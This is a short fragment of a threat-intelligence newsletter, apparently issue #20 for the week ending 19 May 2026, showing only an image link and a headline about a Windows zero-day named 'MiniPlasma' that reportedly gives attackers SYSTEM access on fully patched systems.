
Windows Zero-Day 'MiniPlasma' Gives Attackers Full SYSTEM Access on Fully Patched Systems
Threat Intel Weekly #20 — Week ending 19 May 2026